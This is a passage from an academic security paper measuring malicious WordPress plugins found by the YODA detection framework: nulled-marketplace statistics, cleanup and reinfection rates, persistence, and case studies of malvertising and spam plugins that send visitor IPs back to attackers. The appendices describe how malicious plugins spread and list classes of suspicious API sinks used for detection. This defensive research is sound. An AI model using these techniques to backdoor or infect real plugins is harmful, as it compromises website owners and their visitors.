Nulled plugins impersonate plugins from legitimate marketplaces. YODA extracts their popularity and cost from legitimate marketplaces. The cost represents the explicit losses incurred by the legitimate plugin authors. About 75% of the malicious nulled plugins (i.e., 6,407 of 8,525) in our dataset contain legitimate counterparts in these 7 popular marketplaces. Since nulled marketplaces distribute plugins free of cost, we did not expect to find plugins from unpaid marketplaces. Surprisingly, we found a total of 102 plugins from WP Plugins and WP Themes sold on nulled marketplaces. As expected, we also found that over 77% (349 of 451) of the nulled plugin counterparts were sold on paid marketplaces. Attackers impersonated 122 and 223 best-selling plugins from CodeCanyon and ThemeForest, respectively. Overall, the website owners from our dataset alone contributed to $228K in explicit loss to the plugin authors. This shows that attackers are successfully targeting psychological human vulnerabilities and the less-technical CMS users are installing pirated plugins.

Finally, Table 7 considers the origin of post-deployment infected plugins. About 65% of the infected plugins (i.e., 26,655 of 40,533) were downloaded from these 7 popular marketplaces. Since the plugins from WP Plugins and WP Themes are widely used, they are also commonly infected. 34.2% and 23.8% of plugins from WP Themes and WP Plugins became victims of plugin infections. Despite paying a premium for plugins from paid marketplaces, a significant number of these were found to be infected, i.e., 8.2% of WPMU DEV, 19.3% of CodeCanyon, 18.4% of ThemeForest, and 23.3% of EDD. The website owners spent a total of $834K on these plugins, only to find them compromised. This encapsulates the additional implicit cost of malware cleanup incurred by installing malicious plugins from legitimate and nulled marketplaces.

5.3 Nulled Marketplace Study

Since nulled plugins require some tampering with the WordPress backend (too complex for the typical CMS user), we did not expect to find many nulled plugin instances in our dataset. Surprisingly, Table 8 reveals 6,223 websites had at least one nulled plugin. We found that these plugins are gaining popularity by optimizing for search engine ranking (discussed in Appendix D).

Table 8 shows the nulled marketplaces extracted from the plugin metadata. If YODA identifies a plugin as nulled based on its behavior alone and if it cannot extract a nulled marketplace from the plugin metadata, we categorize the marketplace as 'Unknown'. Table 8 shows `vestathemes.com` as the most popular nulled plugin marketplace in our dataset, with 3,177 plugin instances (#P) downloaded across 2,398 websites (#W). Recall from §3.3, not all nulled plugins portray malicious behaviors. Columns 4-5 present the number of websites (#MW) containing malicious nulled plugins (#MP). Overall, over 97% of all nulled plugins deliver malicious behaviors (%M). In particular, 100% of the plugins we saw from `theme123.net`, `themelot.net`, and 'Unknown' marketplace were malicious.

Interestingly, the 'Unknown' marketplaces have distributed over 31% of all malicious nulled plugins (2,603 of 8,525) in our dataset. They impersonate the plugin author entirely and hide that they were downloaded from a nulled source as opposed to the other nulled marketplaces in Column 1. A comparison of the plugin header from an 'Unknown' nulled plugin and a legitimate marketplace plugin did not reveal any differences. Only after matching the code files were we able to tell a nulled malicious plugin apart from the legitimate plugin. However, since the website owners cannot compare the nulled plugin's code to the paid

Nulled Marketplace	#W	#P	#MW[1]	#MP[2]	%M	1^{st} Seen	1^{st} Mal. Seen	Popular Mal. Plg.	Cost	#Instances
vestathemes.com	2,398	3,177	2,283	3,057	96.2%	Aug 2014	Jul 2018	Flatsome [39]	$59	195
www.themes24x7.com	989	1,363	928	1,282	94.1%	Mar 2016	Mar 2016	WPBakery Page Builder [40]	$64	140
www.wplocker.com	841	1,035	829	1,017	98.3%	Nov 2013	Jan 2014	FormCraft [41]	$36	80
www.jojo-themes.net	133	141	109	117	82.9%	Feb 2016	Feb 2016	Gravity Forms [42]	$59	9
theme123.net	127	144	127	144	100%	Dec 2013	Dec 2013	WP Robot 5 [43]	$89	9
mafiashare.net	121	149	117	142	95.3%	Jan 2014	Dec 2015	BeTheme [44]	$59	9
www.wptry.org	79	99	79	98	98.9%	Apr 2020	Apr 2020	Woodmart [45]	$59	3
themlot.net	60	65	60	65	100%	Dec 2014	Dec 2014	BeTheme [44]	$59	4
Unknown	1,906	2,603	1,906	2,603	100%	Oct 2016	Oct 2016	Flatsome [39]	$59	252
Total[1]	6,223	8,776	5,244	8,525	97.1%	Nov 2013	Dec 2013	Flatsome [39]	$59	483

1: #MW: The number of websites with malicious nulled plugins, 2: #MP: The number of malicious nulled plugins.

3: The total here is not the sum of the columns, but the total #W and #P from nulled marketplaces in our dataset.

Table 8: Study of Malicious Plugins From Nulled Marketplaces.

Malicious Origin	Malicious		Cleaned Up			Reinfected			Still Infected		
	#W	#P	#W	% W	#P	#W	% W	#P	#W	% W	#P
Marketplace	1,345	3,685	324	24.1%	389	32	9.9%	32	1,090	81.0%	3,327
Injected	1,201	2,814	169	14.1%	221	21	12.4%	41	1,067	88.8%	2,608
Nulled	5,244	8,525	353	6.7%	471	63	17.8%	81	5,003	95.4%	8,115
Infected	18,034	40,533	2,174	12.1%	5,962	254	11.7%	551	16,881	93.6%	34,956
Total[1]	24,931	47,337	2,697	10.8%	7,042	336	12.5%	705	23,577	94.6%	40,787

1: The total here is not the sum of the columns, but the total #W and #P in our dataset.

Table 9: The Cleanup and Reinfection Distribution of Malicious Plugins.

legitimate plugin, it is impossible for them to identify the nulled plugin as malicious. However, YODA can detect malicious plugins by only analyzing its code files.

Table 8 also shows that most nulled marketplaces have been around for a long time, since 2013-2014. However, over 50% of the marketplaces displayed malicious behaviors starting in 2016. In particular, the 'Unknown' marketplaces have attempted to spread malware since 2016 and have been successful through 2020. The most popular nulled plugins cost between $36 and $89, with an average of $59 per plugin. 447 of the 483 popular malicious nulled plugin instances were Flatsome [39], a WordPress theme that would normally cost the website owner $59 and provided pre-defined layouts for user-friendly e-commerce shop features.

5.4 Are Infected Plugins Cleaned Up?

Lastly, Table 9 studies the plugin clean-up statistics to understand how attackers are evading website owners. Very few website owners (2,697 of 24,931 or 10.8% of the compromised websites overall) attempt to clean up the malicious plugins on their webserver. We hypothesize that those website owners are unaware of the malicious plugins or they cannot correlate malware side-effects (such as server slowdown) with the plugins. As seen in Table 9, 24.1% of websites with malicious plugins from legitimate marketplaces are cleaned up, the highest rate by far. Only 6.7% of nulled plugins are cleaned up, which further strengthens our hypothesis (§6) that despite much later adoption, nulled plugins provide robust persistence for attackers.

Of the 2,697 websites that attempted to clean up 7,042 malicious plugins, 12.5% of the websites (336 of 2,697) were reinfected. Interestingly, nulled plugins were most consistently reinfected (17.8% or 63 of 353 websites). Plugins downloaded from legitimate marketplaces show the least rate of reinfection (9.9%). This can be attributed to community engagement in identifying malicious plugins on legitimate marketplaces. Such plugins are either purged from the marketplace or their authors are forced to remove the malicious code.

Lastly, we measured the websites that remained infected up to the time of writing. Despite cleanup efforts, over 94% of all websites with malicious plugins remained infected. This proves that CMS plugins have provided a reliable webserver infiltration vector for nearly a decade.

6 Persistence of Malicious Plugins

To understand the persistence patterns of malicious plugins, Figure 2 shows a box plot measuring the number of days malicious plugins were identified on the webserver, categorized by their origin. The median persistence ranges between 189-209 days. Thus, over




Figure 2: Persistence of Malicious Plugins.

50% of the malicious plugins persist for over 6 months. We also noted that over 80% of the remaining malicious plugins (those that persisted for less than 6 months) were introduced during Feb - Mar 2020 and persisted through the end of our study. This confirms our previous observation (Table 9) that 94% of the malicious plugins in our dataset installed over 8 years are still active today.

Popular plugins on legitimate marketplaces mostly introduce malicious behaviors via plugin updates. Thus, we assumed that these behaviors would be cleaned up with updates[8] as well. As seen from Figure 2, malicious plugins from legitimate marketplaces are not immediately identified at source and persist for 176 - 380 days. Recall from §4.1, over 60% of the website owners do not enable auto-updates and use outdated plugin versions. If these website owners happen to install a malicious version of a plugin from a legitimate marketplace, it persists for months or years.

Figure 2 also shows that the persistence of nulled plugins (131 - 232 days) is shorter compared to other origins. This can be attributed to the fact that even though nulled marketplaces existed since 2013, they gained popularity around 2018, and their blackhat SEO campaigns accelerated in early 2019. We found that once nulled plugins are installed on the webserver, they are rarely removed (§5.4). The website remains compromised since the website owner is unaware of the plugin's malicious intentions. So despite much later adoption, 25% of these plugins persist for over 232 days.

Notably, it is the injected plugins that win the persistence war. Over 75% of these plugins remain active for at least 177 days, and over 25% of these plugins persist for at least 525 days. This proves that injected plugins are never noticed by the website owners, who typically use GUIs to manage their CMS.

7 Case Studies

1. Malvertizing URLs. Discovered in 2019, the largest known malvertizing campaign downloaded content from malicious domains in plugins to the webserver [15]. To understand the lifecycle of these domains, we extracted 352 URLs from all malvertizing plugins in our dataset and analyzed the domain creation date, last updated date (i.e., registration renewed), and their registrars. Figure 3 shows the distribution of URLs created and updated over time. The majority of these URLs were created in 2018, but attackers are re-registering the same URLs with peak activity in 2021. Thus, the malvertizing campaign is still active (confirmed by their use in recent malicious plugins) and has evaded detection. In fact, only 56 of these URLs were no longer registered at the time of writing. We believe that these were throwaway URLs generated for a short targeted attack. We also found 38 of these URLs captured by the internet archive [46], further supporting our hypothesis.




Figure 3: Malicious URLs Created and Updated.

2. Spam Injection Insights. Starting in 2016, a prolific spammer bought and updated several WordPress plugins for a coordinated spam campaign over a 4.5-year period [14]. Hoping to find how widespread this campaign was among our dataset, we drilled down into the spam injection plugins YODA detected. Apart from downloading malicious spam content from the spammer's own domains onto the webserver, we discovered these same plugins also collected details on visitors to the infected website, such as URL, IP, user agent, and other attacker-defined variables. Of the 3,723 spam injection plugins, 94% sent back IP and user agent using the PHP superglobal variables. Of these, 66% encoded the IP using `$_SERVER['REMOTE_ADDR']` and 34% used `$_SERVER['SERVER_ADDR']`. These plugins also sent attacker-defined variables `'p'` (set to 2, 29, or 9) and `'v'` (set to 11 or 18). While we cannot accurately decipher what these variables mean, we speculate that they identify the spammer's campaign and distribute profits similar to affiliate tracking. 6% of the plugins did not send any data back to the attacker. Interestingly, these where all the earliest cases that appeared in late 2016.

8 Limitations and Future Work

Additional CMS Platforms. YODA can accurately detect malicious plugins on WordPress-based websites. However, scaling to other CMSs only requires updating YODA's plugin detection and semantic models. YODA's modularity enables porting to other platforms by reviewing the API documentation of the target CMS.

[8] The marketplace takes down community-identified malicious plugins or mandates reverting the malicious behaviors.

We leave handling other CMSs as future work.

Static Behavior Detection. Since YODA relies on static analysis, it carries the limitations of static analysis. Like any static data flow analysis framework, YODA can identify obfuscated code but it cannot detect malicious behaviors within the obfuscated code. This is further discussed in Appendix C. YODA could be augmented with dynamic analysis [47], [48] to achieve better coverage of dynamic PHP code.

Semantic Model Evasion. Since the semantic models rely on data flows, they cannot be evaded by rearranging code, inserting junk code, or splitting the attack behavior across files. That said, attackers can try to evade YODA in two ways: (1) evolve to entirely new behaviors (e.g., the recently introduced SSO Backdoor behavior) or (2) novel implementations of known attack behaviors (via new PHP APIs). Such evolution is expected, and in both cases, new semantic models can be crafted for the new data source-sink combinations.

9 Related Work

Web Attacks. Past research studied web attacks as seen from the web browser [8], [49]–[53]. Other studies used webserver backups [9], [54] and high-interaction honeypots [55]–[57] to understand web attacks. Several techniques studied the role of hosting providers [58] and the response landscape from post-compromise notification campaigns [59], [60]. While these studies focused on generic web attacks, YODA analyzed the spread of malware via CMS plugins.

Our previous work, TARDIS [9] also analyzed nightly backups to investigate targeted long-lived malware at an entire-website granularity, but TARDIS is neither proactive nor fine-grained enough to vet previously-unseen plugins for malicious behavior. TARDIS's detection is coarse-grained as it relies upon strict temporal sequences of website-level indicators (e.g., stand-alone backdoor file injection followed by file deletion). Malicious plugins do not exhibit overt temporal sequences of such indicators (that TARDIS relies upon). They are deployed all at once and lie in wait until the website is loaded (e.g., blackhat SEO), requiring a plugin-centric detection and analysis.

Web Malware Analysis. Recent web-based malware analysis research analyzed targeted attack classes like webshells [33], [34], ad injection [61]–[63], survey scams [64], [65], cross-site scripting [66]–[69], PHP code and SQL injection [69]–[74], file inclusion attacks [75], [76], dictionary attacks [77], etc. Their adoption by website operators to detect malicious CMS plugins is limited by significant instrumentation and training complexities associated with these techniques. Conversely, YODA is an automated investigation framework, agnostic to targeted attack classes, and can be deployed by all stakeholders in the CMS ecosystem.

Measurement Studies. WordPress plugin research focused on measuring vulnerabilities [78]–[80] and comparing plugin ratings with vulnerability exploits [81]. Researchers also assessed the role of web hosting providers to detect compromised websites [82], studied malicious web apps [2], malicious browser extensions [3], [4], and malicious packages in package registries [5]. Caballero et. al. [83] measured pay-per-install malware distribution in benign software. However, unlike YODA, prior work has not studied the impact of malicious plugins on CMS marketplaces.

10 Conclusion

YODA provides an automated investigation framework that uncovered 47,337 malicious plugin installs on 24,931 unique websites, 94% of which *are still active today*. We have disclosed the results to CodeGuard and they are working on remediating the identified attacks.

Acknowledgment

The authors would like to thank the anonymous reviewers for their constructive comments and feedback. In particular, we thank Professor Alexandros Kapravelos for his guidance while shepherding this paper as well as our collaborators at CodeGuard for their insightful comments and suggestions throughout this research. This work was supported, in part, by NSF under Award 1916550, DARPA under contract HR00112190087, and Cisco Systems under an unrestricted gift. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of our sponsors or collaborators.

References

[1] *Is WordPress Really A 10 Billion Dollar Economy?* https://www.presstitan.com/is-wordpress-really-a-10-billion-dollar-economy/, [Accessed: 2020-05-08].

[2] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang, "Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets.," in *Proc. 19th NDSS*, San Diego, CA, Feb. 2012.

[3] N. Jagpal, E. Dingle, J.-P. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas, "Trends and lessons from three years fighting malicious extensions," in *Proc. 24th USENIX Sec.*, Washington, DC, Aug. 2015.

[4] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson, "Hulk: Eliciting malicious behavior in browser extensions," in *Proc. 23rd USENIX Sec.*, San Diego, CA, Aug. 2014.

[5] R. Duan, O. Alrawi, R. Pai Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, "Towards Measuring Supply Chain Attacks on Package Managers," in *Proc. 2021 NDSS*, San Diego, CA, Feb. 2021.

[6] K. Soska and N. Christin, "Automatically detecting vulnerable websites before they turn malicious," in *Proc. 23rd USENIX Sec.*, San Diego, CA, Aug. 2014.

[7] J. Dahse and T. Holz, "Static detection of second-order vulnerabilities in web applications," in *Proc. 23rd USENIX Sec.*, San Diego, CA, Aug. 2014.

[8] L. Invernizzi, P. M. Comparetti, S. Benvenuti, C. Kruegel, M. Cova, and G. Vigna, "Evilseed: A guided approach to finding malicious web pages," in *Proc. 33rd IEEE S&P*, San Francisco, CA, May 2012.

[9] R. P. Kasturi, Y. Sun, R. Duan, O. Alrawi, E. Asdar, V. Zhu, Y. Kwon, and B. Saltaformaggio, "TARDIS: Rolling Back The Clock On CMS-Targeting Cyber Attacks," in *Proc. 41st IEEE S&P*, Online Conference, May 2020.

[10] *Is That WordPress Plugin Safe? 15 Warning Signs to Skip Downloading*, https://premium.wpmudev.org/blog/is-that-wordpress-plugin-safe-15-warning-signs-to-skip-downloading/, [Accessed: 2020-08-19].

[11] *WPScan Vulnerability Database*, https://wpvulndb.com/plugins, [Accessed: 2020-05-09].

[12] *RIPSTECH Vulnerability Detection*, https://www.ripstech.com/, [Accessed: 2020-05-09].

[13] *WebARX: Protect websites from plugin vulnerabilities*, https://www.webarxsecurity.com/, [Accessed: 2020-05-09].

[14] *9 WordPress Plugins Targeted in Coordinated 4.5-Year Spam Campaign*, https://www.wordfence.com/blog/2017/09/coordinated-plugin-spam/, [Accessed: 2020-05-08].

[15] *WP-VCD: The Malware You Installed On Your Own Site*, https://www.wordfence.com/wp-content/uploads/2019/11/Wordfence-WP-VCD-Whitepaper.pdf, [Accessed: 2020-06-27].

[16] *WordPress Themes*, https://wordpress.org/plugins/, [Accessed: 2020-08-08].

[17] *WordPress Themes*, https://wordpress.org/themes/, [Accessed: 2020-08-08].

[18] *Github*, https://github.com/, [Accessed: 2020-08-08].

[19] *CodeCanyon*, https://codecanyon.net/, [Accessed: 2020-08-08].

[20] *ThemeForest*, https://themeforest.net/, [Accessed: 2020-08-08].

[21] *WPMU DEV*, https://premium.wpmudev.org/, [Accessed: 2020-08-08].

[22] *Easy Digital Downloads*, https://easydigitaldownloads.com/, [Accessed: 2020-08-08].

[23] *The 10 Million Dollar Plugin: Choco Drops + Admob (Android Studio + Eclipse) Easy Reskin*, https://codecanyon.net/item/choco-drops-admob-android-studio-eclipse-easy-reskin/21423129, [Accessed: 2020-07-29].

[24] *PLR Products*, https://www.plrproducts.com/keyword-swarm-wp-plugin/, [Accessed: 2020-08-18].

[25] *Jeroen Sormani - WordPress Plugin Developer*, https://jeroensormani.com/, [Accessed: 2020-08-20].

[26] *VaultPress - Daily and Real-time Backups*, https://vaultpress.com/, [Accessed: 2020-08-20].

[27] *WordPress File Permissions: Complete Beginner's Guide*, http://www.themeshunter.com/stats/themeforest-net.html, [Accessed: 2021-09-09].

[28] *Why You Should Stop Using Nulled WordPress Plugins and Themes*, https://kinsta.com/blog/nulled-wordpress-plugins-themes/, [Accessed: 2020-10-07].

[29] M. Backes, S. Bugiel, and E. Derr, "Reliable third-party library detection in android and its security applications," in *Proc. 23rd ACM CCS*, Vienna, Austria, Oct. 2016.

[30] *Display Widgets Plugin Permanently Removed from WordPress.org Due to Malicious Code*, https://wptavern.com/display-widgets-plugin-permanently-removed-from-wordpress-org-due-to-malicious-code, [Accessed: 2020-10-12].

[31] *Abandoned and Removed Plugin Alerts*, https://www.wordfence.com/blog/2017/06/abandoned-removed-plugin-alerts/, [Accessed: 2020-10-12].

[32] *SweetCAPTCHA Service Used to Distribute Adware*, https://blog.sucuri.net/2015/06/sweetcaptcha-service-used-to-distribute-adware.html, [Accessed: 2020-10-12].

[33] Y. Li, J. Huang, A. Ikusan, M. Mitchell, J. Zhang, and R. Dai, "Shellbreaker: Automatically detecting php-based malicious web shells," *Computers & Security*, vol. 87, p. 101 595, 2019.

[34] H. Cui, D. Huang, Y. Fang, L. Liu, and C. Huang, "Webshell detection based on random forest–gradient boosting decision tree algorithm," in *2018 IEEE Third International Conference on Data Science in Cyberspace (DSC)*, IEEE, 2018, pp. 153–160.

[35] N. Popov, *A PHP parser written in PHP*, Jul. 2019. [Online]. Available: https://github.com/nikic/PHP-Parser.

[36] V. Total, "Virustotal-free online virus, malware and url scanner," *Online: https://www. virustotal.com/en*, 2012.

[37] *URLHaus online virus, malware and url scanner, author=URLHaus*, https://www.urlhaus.com, [Accessed: 2021-26-04].

[38] *CMS Market Share*, https://w3techs.com/technologies/overview/content_management, [Accessed: 2020-06-12].

[39] *Flatsome | Multi-Purpose Responsive WooCommerce Theme*, https://themeforest.net/item/flatsome-multipurpose-responsive-woocommerce-theme/5484319, [Accessed: 2020-09-23].

[40] *WPBakery Page Builder for WordPress*, https://codecanyon.net/item/visual-composer-page-builder-for-wordpress/242431, [Accessed: 2020-09-23].

[41] *FormCraft - Premium WordPress Form Builder*, https://codecanyon.net/item/formcraft-premium-wordpress-form-builder/5335056, [Accessed: 2020-09-23].

[42] *Gravity Forms*, https://www.gravityforms.com/pricing/, [Accessed: 2020-09-23].

[43] *WP Robot 5 - Your Blog On Autopilot*, https://wprobot.net/order/, [Accessed: 2020-09-23].

[44] *BeTheme - Responsive Multi-Purpose WordPress Theme*, https://themeforest.net/item/betheme-responsive-multipurpose-wordpress-theme/7758048, [Accessed: 2020-09-23].

[45] *WoodMart - Responsive WooCommerce WordPress Theme*, https://themeforest.net/item/woodmart-woocommerce-wordpress-theme/20264492, [Accessed: 2020-09-23].

[46] *Internet Archive: Wayback Machine*, https://archive.org/web/, [Accessed: 2021-05-10].

[47] P. Wrench and B. Irwin, "A sandbox-based approach to the deobfuscation and dissection of php-based malware," *Saiee Africa Research Journal*, 2015.

[48] A. Naderi-Afooshteh, Y. Kwon, A. Nguyen-Tuong, M. Bagheri-Marzijarani, and J. W. Davidson, "Cubismo: Decloaking server-side malware via cubist program analysis," in *Proc. 35th ACSAC*, 2019.

[49] "To Get Lost is to Learn the Way: Automatically Collecting Multi-step Social Engineering Attacks on the Web," in *Proc. 15th ACM ASIACCS*, Taipei, Taiwan, Oct. 2020.

[50] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad, "Webwitness: Investigating, categorizing, and mitigating malware download paths," in *Proc. 24th USENIX Sec.*, Washington, DC, Aug. 2015.

[51] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, N. Modadugu, *et al.*, "The ghost in the browser: Analysis of web-based malware.," *HotBots*, vol. 7, pp. 4–4, 2007.

[52] A. Sudhodanan, S. Khodayari, and J. Caballero, "Cross-Origin State Inference (COSI) Attacks: Leaking Web Site States through XS-Leaks," in *Proc. 2020 NDSS*, San Diego, CA, Feb. 2020.

[53] C.-A. Staicu and M. Pradel, "Leaky images: Targeted privacy attacks in the web," in *Proc. 28th USENIX Sec.*, Santa Clara, CA, Aug. 2019.

[54] A. Naderi-Afooshteh, Y. Kwon, A. Nguyen-Tuong, A. Razmjoo-Qalaei, M.-R. Zamiri-Gourabi, and J. W. Davidson, "Malmax: Multi-aspect execution for automated dynamic web server malware analysis," in *Proc. 26th ACM CCS*, London, United Kingdom, Nov. 2019.

[55] O. Starov, J. Dahse, S. S. Ahmad, T. Holz, and N. Nikiforakis, "No honor among thieves: A large-scale analysis of malicious web shells," in *Proc. 25th WWW*, 2016.

[56] O. Catakoglu, M. Balduzzi, and D. Balzarotti, "Automatic extraction of indicators of compromise for web applications," in *Proc. 25th WWW*, 2016.

[57] D. Canali and D. Balzarotti, "Behind the scenes of online attacks: An analysis of exploitation behaviors on the web," in *Proc. 20th NDSS*, San Diego, CA, Feb. 2013.

[58] D. Canali, D. Balzarotti, and A. Francillon, "The role of web hosting providers in detecting compromised websites," in *Proc. 22nd WWW*, Rio de Janeiro, Brazil, May 2013.

[59] B. Stock, G. Pellegrino, C. Rossow, M. Johns, and M. Backes, "Hey, you have a problem: On the feasibility of large-scale web vulnerability notification," in *Proc. 25th USENIX Sec.*, Austin, TX, Aug. 2016.

[60] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson, "You've got vulnerability: Exploring effective vulnerability notifications," in *Proc. 25th USENIX Sec.*, Austin, TX, Aug. 2016.

[61] S. Arshad, A. Kharraz, and W. Robertson, "Identifying extension-based ad injection via fine-grained web content provenance," in *Proc. 19th RAID*, Evry, France, Sep. 2016.

[62] K. Thomas, E. Bursztein, C. Grier, G. Ho, N. Jagpal, A. Kapravelos, D. McCoy, A. Nappa, V. Paxson, P. Pearce, N. Provos, and M. Abu Rajab, "Ad injection at scale: Assessing deceptive advertisement modifications," in *Proc. 36th IEEE S&P*, San Jose, CA, May 2015.

[63] X. Xing, W. Meng, B. Lee, U. Weinsberg, A. Sheth, R. Perdisci, and W. Lee, "Understanding malvertising through ad-injecting browser extensions," in *Proc. 24th WWW*, 2015.

[64] A. Kharraz, W. Robertson, and E. Kirda, "Surveylance: Automatically detecting online survey scams," in *Proc. 39th IEEE S&P*, San Francisco, CA, May 2018.

[65] J. W. Clark and D. McCoy, "There are no free ipads: An analysis of survey scams as a business.," in *Proc. 6th USENIX LEET*, Washington, D.C., United States, Aug. 2013.

[66] W. Melicher, A. Das, M. Sharif, L. Bauer, and L. Jia, "Riding out domsday: Toward detecting and preventing dom cross-site scripting," in *Proc. 2018 NDSS*, San Diego, CA, Feb. 2018.

[67] B. Stock, S. Lekies, T. Mueller, P. Spiegel, and M. Johns, "Precise client-side protection against dom-based cross-site scripting.," in *Proc. 2014 NDSS*, San Diego, CA, Feb. 2014.

[68] G. Wassermann and Z. Su, "Static detection of cross-site scripting vulnerabilities," in *Proc. 30th International Conference on Software Engineering (ICSE)*, Leipzig, Germany, May 2008.

[69] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi, "Efficient and flexible discovery of php application vulnerabilities," in *Proc. European Symposium on Security and Privacy (EuroS&P)*, IEEE, Paris, France, Apr. 2017.

[70] D. R. Sahu and D. S. Tomar, "DNS pharming through PHP injection: Attack scenario and investigation," *IJ Computer Network and Information Security*, vol. 4, pp. 21–28, 2015.

[71] V. Yerram and G. V. R. Reddy, "A solution to php code injection attacks and web vulnerabilities," 2014.

[72] Z. S. Alwan and M. F. Younis, "Detection and prevention of sql injection attack: A survey," *International Journal of Computer Science and Mobile Computing*, vol. 6, no. 8, pp. 5–17, 2017.

[73] N. Singh, M. Dayal, R. Raw, and S. Kumar, "Sql injection: Types, methodology, attack queries and prevention," in *Proc. 3rdComputing for Sustainable Global Development (INDIACom)*, IEEE, New Delhi, India, Mar. 2016.

[74] A. Pramod, A. Ghosh, A. Mohan, M. Shrivastava, and R. Shettar, "Sqli detection system for a safer web application," in *Proc. 2015IEEE International Advance Computing Conference*, IEEE, Bangalore, India, Jun. 2015.

[75] H. F. G. Robledo, "Types of hosts on a remote file inclusion (rfi) botnet," in *Proc. Electronics, Robotics and Automotive Mechanics Conference*, Jun. 2008.

[76] O. Katz, "Detecting remote file inclusion attacks," *White Paper. Breach Security Inc., May*, 2009.

[77] A. K. Kyaw, F. Sioquim, and J. Joseph, "Dictionary attack on wordpress: Security and forensic analysis," in *2015 Second International Conference on Information Security and Cyber Forensics (InfoSec)*, 2015.

[78] J. Ruohonen, "A demand-side viewpoint to software vulnerabilities in wordpress plugins," in *Evaluation and Assessment on Software Engineering*, 2019.

[79] O. Mesa, R. Vieira, M. Viana, V. H. Durelli, E. Cirilo, M. Kalinowski, and C. Lucena, "Understanding vulnerabilities in plugin-based web systems: An exploratory study of wordpress," in *22nd International Systems and Software Product Line Conference*, 2018.

[80] I. Cernica, N. Popescu, and B. ţigănoaia, "Security evaluation of wordpress backup plugins," in *2019 22nd International Conference on Control Systems and Computer Science (CSCS)*, 2019.

[81] T. Koskinen, P. Ihantola, and V. Karavirta, "Quality of wordpress plug-ins: An overview of security and user ratings," in *2012 International Conference on Privacy, Security, Risk and Trust and 2012 International Confernece on Social Computing*, 2012.

[82] D. Canali, D. Balzarotti, and A. Francillon, "The role of web hosting providers in detecting compromised websites," in *Proc. 22nd WWW*, Rio de Janeiro, Brazil, May 2013.

[83] J. Caballero, C. Grier, C. Kreibich, and V. Paxson, "Measuring pay-per-install: The commoditization of malware distribution.," in *Proc. 20th USENIX Sec.*, San Francisco, CA, Aug. 2011.

[84] *WordPress File Permissions: Complete Beginner's Guide*, https://www.malcare.com/blog/wordpress-file-permissions/, [Accessed: 2021-06-03].

[85] *DooPlay Theme WordPress*, https://www.downloadfreethemes.co/dooplay-v2-1-3-8-movies-and-tv-shows-wordpress-theme/, [Accessed: 2020-06-27].

A WordPress Plugin Header

```
/**
 * Plugin Name:       My Basics Plugin
 * Plugin URI:        https://example.com/plugins/the-basics/
 * Description:       Handle the basics with this plugin.
 * Version:           1.10.3
 * Requires at least: 5.2
 * Requires PHP:      7.2
 * Author:            John Smith
 * Author URI:        https://author.example.com/
 * License:           GPL v2 or later
 * License URI:       https://www.gnu.org/licenses/gpl-2.0.html
 * Text Domain:       my-basics-plugin
 * Domain Path:       /languages
 */
```

Figure 4: A Typical WordPress Plugin Header.

A plugin header (shown in Figure 4) is a specially formatted PHP/CSS block comment that contains metadata about the plugin, such as its name, author, version, license, etc. At the very least, the header comment must contain the Plugin Name. An attacker could try to evade YODA's plugin detection by dropping the plugin header. However, this would work against the attacker: without a valid plugin header containing at least the Plugin Name metadata, the plugin will never get loaded by WordPress core and hence remain dormant on the webserver.

B WordPress Plugin Architecture

```
has_filter, add_filter, apply_filters,
apply_filters_ref_array, do_action_ref_array,
remove_filter, remove_all_filters,
doing_filter, has_action, add_action, do_action,
remove_action, remove_all_actions, doing_action,
register_uninstall_hook, current_filter,
register_deactivation_hook, did_action,
register_activation_hook
```

Figure 5: List of WordPress Plugin APIs.

WordPress plugins are installed in dedicated plugin directories on the webserver. Figure 5 shows the plugin-specific API calls commonly used in WordPress plugins and themes. These are called *Hooks* that enable one piece of code to interact/modify another piece of code at specific, pre-defined spots, thus helping the plugin interact with the WordPress core.

It is up to the website owner to set the plugin's user access permissions [84]. Based on these permissions, the website owner controls the directories that a plugin can access for read, write, and execute. Plugins can either be manually updated or set to auto-update upon which WordPress downloads and installs any updates from the plugin store. However, WordPress cannot automatically update plugins from 3rd-party marketplaces. These need to be manually updated. Since most plugins have both read and write permissions in the plugin installation directory, a malicious plugin can scan for other plugins to inject malicious code, thus infecting it. Malicious plugins installed outside the plugin installation directory can use a CMS account or webshell to first change the access permissions (such as in SSO Backdoor attacks) and then infect other plugins.

C Syntactic Analysis

Classes of Suspicious Sinks	Suspicious API description
Exec	Execute code
File_RW	File read/write
Decode	Decode functions
Download	Download from URLs
Create_Func	Define function from string inputs
SE_Bots	References to search engine botnames
Chng_File_Perm	Changes the file permissions
Chng_User_Perm	Changes the user permissions
Create_User	Creates a default user account
Register_User	Registers a user account to the CMS
Add_Post	Adds a new post
Inseert_Popup	Adds code to display a popup
Add_Content	Appends content to HTML metadata
Replace_Content	Replaces old content with new content
Func_Exists	Check if a function exits
Redirect	Redirects to the URL passed as input
Delete_Payload	Deletes the downloaded payload
Redirect_NewUser_Admin_URL	Redirects to the new user's admin URL

Table 10: Classes of Suspicious API Sinks.

